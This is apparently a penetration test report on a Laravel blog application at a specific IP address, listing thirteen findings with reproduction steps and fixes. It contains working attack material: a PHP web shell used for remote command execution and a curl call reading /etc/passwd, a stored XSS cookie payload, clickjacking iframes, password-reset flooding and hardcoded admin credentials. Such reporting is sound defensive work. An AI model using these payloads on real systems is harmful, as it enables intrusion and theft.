

VULNERABILITY ASSESSMENT & PENETRATION TESTING (VAPT) REPORT

MANUAL TESTING & AUTOMATED SCANNING

By Testing

ID Number : 2024911

ZABED ULLAH POYEL

TABLE OF CONTENTS

	Page
1. Application Under Test.....	3
2. Confidentiality Statement.....	3
3. Disclaimer	3
4. Contact Information.....	3
5. Assessment Overview.....	3
6. CVSS Severity Rating.....	4
7. Scope	4
8. Executive Summary.....	5
9. Scoping and Time Limitations.....	5
10. Testing Summary.....	5
11. Key Strengths and Weaknesses.....	5
12. Vulnerability Summary & Report Card.....	6
13. Technical Findings (Details).....	7

Application Under Test

URL: <http://103.40.156.214:9999>

Assessment Period:

Start Time: 13 June, 2025 – 2:00 PM

End Time: 15 June, 2025 – 12:00 AM

Confidentiality Statement

This report contains confidential information intended solely for the organization owning the target application. Unauthorized distribution or access is strictly prohibited.

Disclaimer

This assessment was conducted in a non-intrusive manner and did not involve any form of destructive testing. All tests were conducted with permission.

Contact Information

- Title: Penetration Tester
- Name: Zabed Ullah Poyel
- Email: zabedullahpoyelcontact@gmail.com

Assessment Overview

This VAPT focused on uncovering OWASP Top 10 vulnerabilities and other security misconfigurations in the provided Laravel based blog application. Both manual and automated techniques were employed.

CVSS Severity Ratings

Severity	CVSS Range	Definition
Critical	9.0 – 10.0	Exploitation is straightforward and usually results in system-level compromise. It is advised to form a plan of action and patch immediately.
High	7.0 – 8.9	Exploitation is more difficult but could cause elevated privileges and potentially a loss of data or downtime. It is advised to form a plan of action and patch as soon as possible.
Medium	4.0 – 6.9	Vulnerabilities exist but are not exploitable or require extra steps such as social engineering. It is advised to form a plan of action and patch after high-priority issues have been resolved.
Low	0.1 – 3.9	Vulnerabilities are non-exploitable but would reduce an organization's attack surface. It is advised to form a plan of action and patch during the next maintenance window.
Informational	0.0	No vulnerability exists. Additional information is provided regarding items noticed during testing, strong controls, and additional documentation.

Scope:

Target: <http://103.40.156.214:9999>

Executive Summary

A number of high risk vulnerabilities were discovered in the Laravel based blogging application, including Remote Code Execution (RCE) through file upload, exposed admin account creation routes, and lack of security controls like rate limiting and email verification.

Scoping and Time Limitations

Due to the time bounded testing window, the testing was prioritized for critical attack surfaces (auth, admin, file upload, profile management). No social engineering or phishing tests were conducted.

Testing Summary

Test Type	Status
Manual Testing	Done
OWASP Top 10 Coverage	Partial
Automated Scanning	Basic

Key Strengths and Weaknesses

Strengths:

- CSRF tokens used
- Basic Laravel security mechanisms in place
- Input fields partially validated

Weaknesses:



- Critical misconfiguration of debug/admin routes
- Missing rate-limiting and verification checks
- Insecure password handling and transport

Vulnerability Summary & Report Card

2	2	6	3	0
---	---	---	---	---

#	OWASP Top 10 Category	Vulnerability	Severity
1	A01:2021 – Broken Access Control	Unauthenticated Admin Account Creation via /test Route	Critical
2	A01:2021 – Broken Access Control	Missing Email Verification Allows Login Without Confirmation	Medium
3	A01:2021 – Broken Access Control	File Upload Function Leads to Remote Code Execution (RCE)	Critical
4	A03:2021 – Injection	Stored Cross-Site Scripting (XSS) via Blog Content Field	High
5	A03:2021 – Injection	Autocomplete Enabled on Sensitive Fields (Reg Form)	Medium
6	A02:2021 – Cryptographic Failures	Password Sent Over Unencrypted HTTP	High
7	A02:2021 – Cryptographic Failures	Password Reuse Allowed During Update	Medium
8	A04:2021 – Insecure Design	Weak Password Policy at Registration	Medium
9	A05:2021 – Security Misconfiguration	Clickjacking on Login/Register/Profile Pages	Medium
10	A07:2021 – Identification and Authentication Failures	No Rate Limiting on Password Reset Endpoint	Medium
11	A06:2021 – Vulnerable and Outdated Components	Apache Version Disclosure via HTTP Headers	Low
12	A06:2021 – Vulnerable and Outdated Components	PHP Version Disclosure via X-Powered-By Header	Low
13	A06:2021 – Vulnerable and Outdated Components	OpenSSH Version Disclosure (Server-side fingerprinting)	Low

Technical Findings



	Page
1. Unauthenticated Admin Account Creation via /test Route	8
2. Missing Email Verification Allows Login Without Confirmation.....	10
3. File Upload Function Leads to Remote Code Execution (RCE)	11
4. Stored Cross-Site Scripting (XSS) via Blog Content Field	13
5. Autocomplete Enabled on Sensitive Fields (Reg Form).....	14
6. Password Sent Over Unencrypted HTTP	15
7. Password Reuse Allowed During Update	17
8. Weak Password Policy at Registration	18
9. Clickjacking on Login/Register/Profile Pages	19
10. No Rate Limiting on Password Reset Endpoint	21
11. Apache Version Disclosure via HTTP Headers	23
12. PHP Version Disclosure via X-Powered-By Header	24
13. OpenSSH Version Disclosure (Server-side fingerprinting)	25

A01:2021 – Broken Access Control

Unauthenticated Admin Account Creation via Exposed /test Route

Summary

A publicly accessible development/debug route (/test) on the application allows unauthenticated users to create a new admin account with known, hardcoded credentials. This allows anyone to escalate privileges and gain full access to the admin panel, bypassing authentication controls.

Affected URL

<http://103.40.156.214:9999/test>

Steps to Reproduce

1. Navigate to: <http://103.40.156.214:9999/test>

2. The route executes the following code:

```
Admin::create([
    'name' => 'admin',
    'username' => 'admin',
    'email' => 'admin@example.com',
    'password' => bcrypt('password')
]);
```

3. The route redirects to the admin login page: /admin/login

4. Login using:


Email: admin@example.com

Password: password


5. You are successfully logged in as admin and redirected to the admin dashboard.

Proof of Concept (PoC)

1. Route Execution Error Screenshot (due to duplicate user):



2. Successful Login and Admin Dashboard Access:



Impact Analysis

- Full admin access to backend dashboard
- Ability to create, edit, or delete blog posts
- Potential for file uploads, data exposure, or further attacks (XSS, SSRF)
- Persistence risk if credentials are not rotated
- Could be used as a stepping stone to RCE or full server compromise

Suggested Fix

Protect dev-only routes using env() checks:

```
if (app()->environment('local')) {
    Route::get('/test', function () {
        // dev-only logic
    });
}
```

Add authentication or admin middleware if the route must exist temporarily:

```
Route::middleware(['auth', 'admin']->get('/test', function () {
    ...
}));
```

Review production deployment for other exposed debug routes or hardcoded credentials

Severity Rating:

Critical CVSS Base Score: 9.8

A01:2021 – Broken Access Control

Missing Email Verification Allows Login Without Email Confirmation

Summary:

The application allows users to log in immediately after registration without confirming their email address. This violates standard user verification flows and enables attackers to create accounts with fake or other users' email addresses, potentially leading to impersonation or account integrity issues.

Affected Endpoint:

- POST /register

Steps to Reproduce:

1. Visit <http://103.40.156.214:9999/register>
2. Fill out the form with:
 - Name: test
 - Username: fakeuser
 - Email: someoneelse@example.com
 - Password: Test@1234
3. Submit the form.
4. The account is registered and the user is logged in immediately without email verification.
5. Now log out and login again using:
 - Email: someoneelse@example.com
 - Password: Test@1234
6. Observe: Login is successful even though the email was never confirmed.

Proof of Concept (PoC):

HTTP Request – Register:

POST /register HTTP/1.1

Host: 103.40.156.214:9999

Content-Type: application/x-www-form-urlencoded

_token=

<csrf_token>&name=test&username=fakeuser&email=someoneelse@example.com&password=Test@1234&password_confirmation=Test@1234

Then:

POST /login HTTP/1.1

Host: 103.40.156.214:9999

Content-Type: application/x-www-form-urlencoded

_token=

<csrf_token>&email=someoneelse@example.com&password=Test@1234

- Login works without any email confirmation step.

Impact Analysis:

- No identity assurance for the registered user
- Attacker can use another user's email to impersonate them
- Spam/bot account creation
- Password reset becomes ambiguous for the real email owner

Suggested Fix:

1. After registration, mark account as unverified.
2. Prevent login until:
 - User clicks verification link sent to their email
3. Add a database field like email_verified_at, and check that before allowing login.
4. Example Laravel Middleware:

```
if (is_null($user->email_verified_at)) {
    return redirect()->route('verification.notice');
}
```

Severity Rating:

Medium CVSS Base Score: 5.9

A01:2021 – Broken Access Control

File Upload Function Leads to Remote Code Execution (RCE)

Summary:

A critical vulnerability was identified in the blog post creation feature (/blog/create) that allows an authenticated user to upload arbitrary files, including executable PHP scripts. When an uploaded file is approved by an admin, the attacker can execute system commands via the uploaded shell achieving full RCE (Remote Code Execution).

Affected Component(s):

- Endpoint: /blog/create (Upload File field)
- Vulnerable Role: Any authenticated user
- Impact Location: /uploads/685162b102fa0.php

Steps to Reproduce:

1. Log in as a regular user and visit <http://103.40.156.214:9999/blog/create>.
2. Fill out the blog form and upload a PHP web shell (**shell.php** containing `<?php echo "Shell";system($_GET['cmd']); ?>`).
3. Submit the blog post.
4. Log in to the admin panel at <http://103.40.156.214:9999/admin/login>.
5. Approve the uploaded blog post (this activates the uploaded file).
6. Go back to the regular account and visit the Edit page of the post.
7. Click on "**View File**", which reveals the uploaded file path, such as:
<http://103.40.156.214:9999/uploads/684d380ccb750.php>
8. Execute system commands:
<http://103.40.156.214:9999/uploads/684d380ccb750.php?cmd=cat%20/etc/passwd>

Proof of Concept (PoC):

PoC :

`curl http://103.40.156.214:9999/uploads/684d380ccb750.php?cmd=cat%20/etc/passwd`

Output:

```
(kali@Windows) - [~/Desktop]
$ curl http://103.40.156.214:9999/uploads/685162b102fa0.php?cmd=cat%20/etc/passwd
Shellroot:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
```

Impact Analysis:

- Full RCE allows the attacker to execute arbitrary OS commands.
- Can lead to data exfiltration, privilege escalation, pivoting, or full system compromise.
- Attackers can install backdoors or reverse shells, access internal files (/etc/passwd), and take full control over the server.

Suggested Fixes:

- Validate file types strictly on the server side. Do not rely on file extension alone.
- Use a file whitelist (images only: .jpg, .png, .gif).
- Rename files to a safe extension (.txt) on upload or store them outside the web root.
- Deny direct execution of uploaded files using .htaccess or NGINX/Apache config.
- Use Content-Type verification and scan file contents for PHP tags.
- Apply proper access controls to limit admin approvals only to trusted user

Severity Rating:

Critical CVSS Base Score: 9.8

A03:2021 – Injection

Stored Cross-Site Scripting (XSS) via Blog Content Field

Summary:

An attacker can inject malicious JavaScript payloads into the blog post content section. The injected script is stored on the server and executed in the browser of any user who views the post, including admins. This type of vulnerability is classified as Stored XSS and can be used for session hijacking, CSRF bypass, phishing, or privilege escalation.

Affected Component:

- Endpoint: `http://103.40.156.214:9999/blog/create`
- Vulnerable Field: Content
- Trigger Point: Read more view of a blog post
- Roles Affected: Admins and any other user viewing the post

Steps to Reproduce:

1. Log in as a normal user.
2. Visit `http://103.40.156.214:9999/blog/create`.
3. Fill in:
 - Title: Any valid title
 - Content:

```
<svg onload=confirm(document.cookie)>
```

Upload File: Can be left empty or attach a benign image.


4. Submit the blog post.
5. Log in as Admin, go to the dashboard and approve the post.
6. Log back in as the regular user and go to Dashboard → click Read more on the post.
7. Result: The JavaScript payload executes, displaying a popup with the `document.cookie`.

Proof of Concept (PoC):

Payload Used:

```
<svg onload=confirm(document.cookie)>
```

Screenshot:



Impact Analysis:

- Stored XSS allows persistent execution of scripts in the browser of every user who views the affected content.
- This can be used to:
 - Steal session cookies
 - Execute phishing or redirect attacks
 - Compromise admin accounts

Suggested Fix:

- Sanitize and encode all user-supplied inputs before rendering.
- Apply strict HTML and JavaScript sanitization libraries like DOMPurify or use Laravel's built-in `{{ $var }}` (escaped output).
- Implement a Content Security Policy (CSP) header to restrict inline scripts.
- Validate and strip disallowed HTML tags in blog content (e.g., `<script>`, `<svg>`, `<iframe>`).
- Use WYSIWYG editors that support safe HTML filtering.

Severity Rating:

High CVSS Base Score: 8.0

A03:2021 – Injection**Autocomplete Enabled on Sensitive Fields (Registration Form)****Summary**

The registration page (`/register`) allows autocomplete on sensitive fields like username, email, and password. This can lead to credentials being stored locally in the browser's cache, increasing the risk of credential theft if the user's device is compromised, shared, or unattended.

Browsers may auto-fill stored credentials without user interaction leading to potential unauthorized access, social engineering, or shoulder surfing.

Affected Endpoint

`http://103.40.156.214:9999/register`

Evidence / HTML Snippet

```
<input type="text" name="username" autocomplete="username">
<input type="email" name="email" autocomplete="email">
<input type="password" name="password" autocomplete="new-password">
```

Although some fields use `autocomplete="username"` or `new-password`, the presence of any `autocomplete=` enabled attribute on sensitive fields is discouraged in security sensitive environments (admin portals, shared/public systems).

Steps to Reproduce

1. Visit `http://103.40.156.214:9999/register`.
2. Inspect the input fields (`<input>`).
3. Observe `autocomplete="username"` or absence of `autocomplete="off"` on password and email fields.
4. Use browser to submit credentials and revisit form you'll see auto filled suggestions.

Impact Analysis

- Device Theft: Stolen/lost device can expose credentials saved in browser.
- Shared Environments: Other users may access pre-filled usernames/emails.
- Social Engineering: Phishing pages or attackers can use pre-filled fields to trick users.
- Compliance: May violate secure coding guidelines (OWASP).

Suggested Fix

- Add `autocomplete="off"` to all sensitive fields:

```
<input type="text" name="username" autocomplete="off">
```

```
<input type="email" name="email" autocomplete="off">
```

```
<input type="password" name="password" autocomplete="off">
```

- For better user security, also disable autocomplete on the `<form>` tag:

```
<form method="POST" action="/register" autocomplete="off">
```

Severity Rating

Medium CVSS Base Score: 4.5

A02:2021 – Cryptographic Failures

Password Transmitted Over Unencrypted HTTP

Summary

The application transmits user passwords via plaintext over HTTP instead of HTTPS. This exposes sensitive credentials to interception by attackers through man-in-the-middle (MitM) attacks, especially over untrusted networks (public Wi-Fi). All password-related endpoints, including login, registration, and profile pages, are vulnerable.

Affected Endpoints

- `http://103.40.156.214:9999/login`
- `http://103.40.156.214:9999/register`
- `http://103.40.156.214:9999/profile`
- `http://103.40.156.214:9999/admin/login`

Steps to Reproduce

1. Open Burp Suite or Wireshark and intercept/monitor traffic.
2. Go to `http://103.40.156.214:9999/register` or `login`.
3. Submit the form with valid credentials.
4. Observe that the password is transmitted in cleartext inside the HTTP request body.
5. Note: The site does not redirect to `https://` or encrypt the transport layer.

Proof of Concept (PoC)

Example captured request:

`POST /login HTTP/1.1`

`Host: 103.40.156.214:9999`

...

`Content-Type: application/x-www-form-urlencoded`

`email=admin@example.com&password=SuperSecret123`

The above shows the password `SuperSecret123` in plaintext, sent over unencrypted HTTP.

Impact Analysis

- An attacker on the same network can capture passwords in transit.
- No need for exploit only passive monitoring required.
- Compromised credentials can lead to:
 - Full account takeover
 - Privilege escalation (if admin logs in)
 - Reuse of credentials on other platforms (credential stuffing)

Suggested Fix

- Enforce HTTPS site-wide using SSL/TLS.
- Redirect all HTTP traffic to HTTPS (HTTP 301/302).
- Set the HSTS (Strict-Transport-Security) header:
`Strict-Transport-Security: max-age=31536000; includeSubDomains; preload`
- Disable HTTP endpoints entirely, if possible.

Severity Rating

High CVSS Base Score: ~7.5

A02:2021 – Cryptographic Failures

Password Reuse Allowed During Password Update

Summary:

The application allows users to reuse old passwords when updating their account password. This violates standard security best practices, as it permits users to cycle through previously used passwords, increasing the risk of compromised credentials being reused.

Affected Endpoint:

<http://103.40.156.214:9999/profile> → Update Password Functionality

Steps to Reproduce:

1. Login to the application with valid credentials.
2. Navigate to the Update Password section at: <http://103.40.156.214:9999/profile>
3. Set a new password (Password123!) and save it.
4. Repeat the process and change the password back to a previously used password (reuse Password123!).
5. Observe that the password is successfully updated, even though it has been used before.

Proof of Concept (PoC):

1. Original Password: Test@123
2. Update to: Password@456 → Success
3. Update again to: Test@123 (same as original) → Success (Password reuse allowed)

There are no restrictions preventing the reuse of previously used passwords.

Impact Analysis:

Allowing password reuse poses a significant security risk because:

- Users may repeatedly use weak or previously compromised passwords.
- If an old password has been leaked in a previous data breach, an attacker could regain access to the account by using it again.
- It goes against the security best practices defined by OWASP and NIST guidelines.

Suggested Fix:

- Implement a password history mechanism (store the last 3–5 hashed passwords).
- During password update, check the new password against the history.
- Prevent update if the new password matches any recently used passwords.
- Provide a user-friendly message indicating that old passwords cannot be reused.

Severity Rating:

Medium CVSS Base Score: ~6.5

A04:2021 – Insecure Design**Weak Password Policy at Registration****Summary:**

The registration endpoint on the application allows users to set weak passwords such as 123, aaaaaa, or password without any server-side validation. This indicates the absence of a strong password policy, which significantly increases the risk of account compromise via brute-force attacks or credential stuffing.

Affected Endpoint:

POST /register

Host: http://103.40.156.214:9999

Steps to Reproduce:

1. Navigate to: <http://103.40.156.214:9999/register>
2. Fill the form with the following:
 - Name: test
 - Username: testuser
 - Email: testuser123@example.com
 - Password: 123
 - Confirm Password: 123
3. Submit the form.
4. Observe that the account is created successfully without any server-side validation error related to password strength.

Proof of Concept (PoC):

HTTP Request:

POST /register HTTP/1.1

Host: 103.40.156.214:9999

Content-Type: application/x-www-form-urlencoded

_token=

<valid_csrf_token>&name=weakpass&username=weakuser&email=weak@example.com&password=123&password_confirmation=123

Result:

- Server responds with 302 Found (redirect to dashboard or login page).
- Confirms that the account was successfully created with the weak password 123.

Impact Analysis:

- Account Takeover Risk: Attackers can easily guess weak passwords using brute-force or credential stuffing techniques.
- Credential Reuse: Weak passwords are often reused across multiple platforms, which increases the attack surface.
- Compliance Violation: Fails common security standards (OWASP).

Suggested Fix:

Implement a strong password policy requiring:

- Minimum length of 8 characters
- At least one uppercase, one lowercase, one number, and one special character
- Rejection of commonly used or known breached passwords (via HaveIBeenPwned)
- Server-side enforcement regardless of client-side validation

Severity Rating:

Medium CVSS Base Score: ~6.9

A05:2021 – Security Misconfiguration**Clickjacking Vulnerability on Multiple Endpoints (Login, Register, Dashboard)**

Summary:

The application hosted at 103.40.156.214:9999 allows its critical endpoints (/register, /login, and /dashboard) to be embedded inside an <iframe>. This enables an attacker to perform a Clickjacking attack by luring users to unknowingly perform actions on the site (like registering, logging in, or interacting with their dashboard), potentially leading to account takeover, privilege escalation, or abuse of trusted actions.

Affected Endpoints:

- <http://103.40.156.214:9999/login>
- <http://103.40.156.214:9999/register>
- <http://103.40.156.214:9999/admin/login>

Steps to Reproduce:

1. Create an HTML file with the following code:

```
<html>
<head>
  <title>Clickjack test page</title>
</head>
<body>
  <h2>Click here to win an iPhone!</h2>
  <iframe src="<http://103.40.156.214:9999/dashboard>" width="2000" height="1000"
style="opacity: 0.1; position: absolute; top: 0; left: 0;"></iframe>
</body>
</html>
```

1. Open this file in any modern browser.
2. If the dashboard page (or register/login) loads inside the iframe → the site is vulnerable.
3. The user can be tricked into clicking buttons unknowingly, since the iframe can be styled to be transparent and overlaid over a fake UI.

Proof of Concept (PoC):

```
<iframe src="<http://103.40.156.214:9999/register>" width="100%" height="1000"
style="opacity:0.01; position:absolute; top:0; left:0; z-index:2;"></iframe>
<button style="position:absolute; top:200px; left:300px; z-index:1;">Click to get a free
prize</button>
```

- This will trick the user into clicking the Register button under the hood.

Impact Analysis:

- Sensitive user actions (like login/register) can be hijacked.
- Attackers can launch UI redress attacks to:
 - Register dummy accounts
 - Force victim to perform actions
 - Trick admin into clicking dangerous functions (if admin panel affected)
- Combined with other bugs (like CSRF, stored XSS), this may lead to account compromise or privilege escalation

Suggested Fix:

Implement one or both of the following:

1. Set the X-Frame-Options header on all HTTP responses:
2. X-Frame-Options: DENY
3. Or use a Content Security Policy:
4. Content-Security-Policy: frame-ancestors 'none';

These headers prevent the site from being embedded in iframes by unauthorized sources.

Severity Rating:

Medium CVSS Base Score: ~6.5

A07:2021 – Identification and Authentication Failures**Rate Limiting Missing on /forgot-password Allows Email Flooding / Brute-force Abuse****Summary:**

The /forgot-password endpoint does not enforce rate limiting. An attacker can automate a large number of password reset requests to the same or multiple email addresses. This leads to:

- Email spamming
- Denial of Service (DoS) to user inbox
- Abuse of password reset workflow

Affected Endpoint:

POST /forgot-password

Host: 103.40.156.214:9999

Steps to Reproduce:

Step 1: Intercept a Request in Burp Suite

1. Go to the forgot password form in the browser.
2. Input a valid email: victim@example.com
3. Intercept the request with Burp.

Step 2: Send to Intruder

- Right-click → Send to Intruder

Step 3: Configure Attack

- Set Payload position to the email value (victim@example.com)
- Select Attack Type: Sniper
- Use payloads like victim@example.com repeated multiple times (or number 1 to 300)

Step 4: Start Attack

- Set payloads: 1–300 requests
- Start attack, monitor server responses

Proof of Concept (PoC):

Request (example):

POST /forgot-password HTTP/1.1

Host: 103.40.156.214:9999


Content-Type: application/x-www-form-urlencoded

email=victim@example.com

- Tool Used: Burp Suite Intruder
- Total Requests Sent: 300
- Observed Result: All requests responded with:

302 Found

Message: "We have emailed your password reset link."



The screenshot shows the 'Results' tab of the Burp Suite Intruder tool. The title bar indicates '6. Intruder attack of http://103.40.156.214:9999'. The table below lists the results of 300 requests. All requests were successful, returning a 302 status code and a response length of 1636 bytes. The response received for each request is a unique alphanumeric string.

Request	Payload	Status code	Response received	Error	Timeout	Length	Comment
284	284	302	1828			1636	
285	285	302	1868			1636	
286	286	302	1843			1636	
287	287	302	1876			1636	
288	288	302	1872			1636	
289	289	302	1757			1636	
290	290	302	1814			1636	
291	291	302	1883			1636	
292	292	302	1863			1636	
293	293	302	1819			1636	
294	294	302	1585			1636	
295	295	302	1818			1636	
296	296	302	1809			1636	
297	297	302	2015			1636	
298	298	302	1926			1636	
299	299	302	1732			1636	
300	300	302	1826			1636	

No Throttling or CAPTCHA observed

Impact Analysis:

- Attacker can spam a user's inbox with hundreds of password reset links
- Creates denial-of-service for the user
- Possibility of causing email provider to block messages (rate exceeded)
- Can cause social engineering confusion (users may click wrong link)

Suggested Fix:

- Implement rate limiting per IP and per email (5 requests per hour)
- Introduce CAPTCHA or reCAPTCHA after few attempts
- Add a cooldown period for repeated requests on same email

Severity Rating:

Medium CVSS Base Score: ~6.5

A06:2021 – Vulnerable and Outdated Components

[Information Disclosure] Apache Version Revealed in HTTP Response Header

Summary

The target application exposes its Apache version (2.4.62) along with the underlying OS (Debian) in the HTTP Server response header. This allows attackers to fingerprint the server stack and correlate known vulnerabilities associated with the disclosed version of Apache and Debian, potentially leading to targeted attacks.

Affected Endpoint

- `http://103.40.156.214:9999/`
- All pages return:
- Server: Apache/2.4.62 (Debian)

Steps to Reproduce

1. Send a basic GET request using curl or Burp Suite:
2. `curl -I <http://103.40.156.214:9999/>`
3. Observe the Server header in the response:
4. Server: Apache/2.4.62 (Debian)

Proof of Concept (PoC)

Request:

GET / HTTP/1.1

Host: 103.40.156.214:9999

Response:

HTTP/1.1 200 OK

Server: Apache/2.4.62 (Debian)

Impact Analysis

- Attack Surface Expansion: Reveals the exact Apache version and OS, which may have unpatched CVEs.
- Reconnaissance Vector: Enables attackers to tailor exploits for Apache 2.4.62 and Debian-specific vulnerabilities.
- Increases Exploitability: Disclosure could be leveraged in RCE, LFI, or privilege escalation attacks if other misconfigurations exist.

Suggested Fix

- Hide the Server header completely or replace it with a generic value:
 - In Apache config (apache2.conf or httpd.conf):
 - ServerSignature Off
 - ServerTokens Prod
- Restart Apache after applying changes.

Severity Rating:

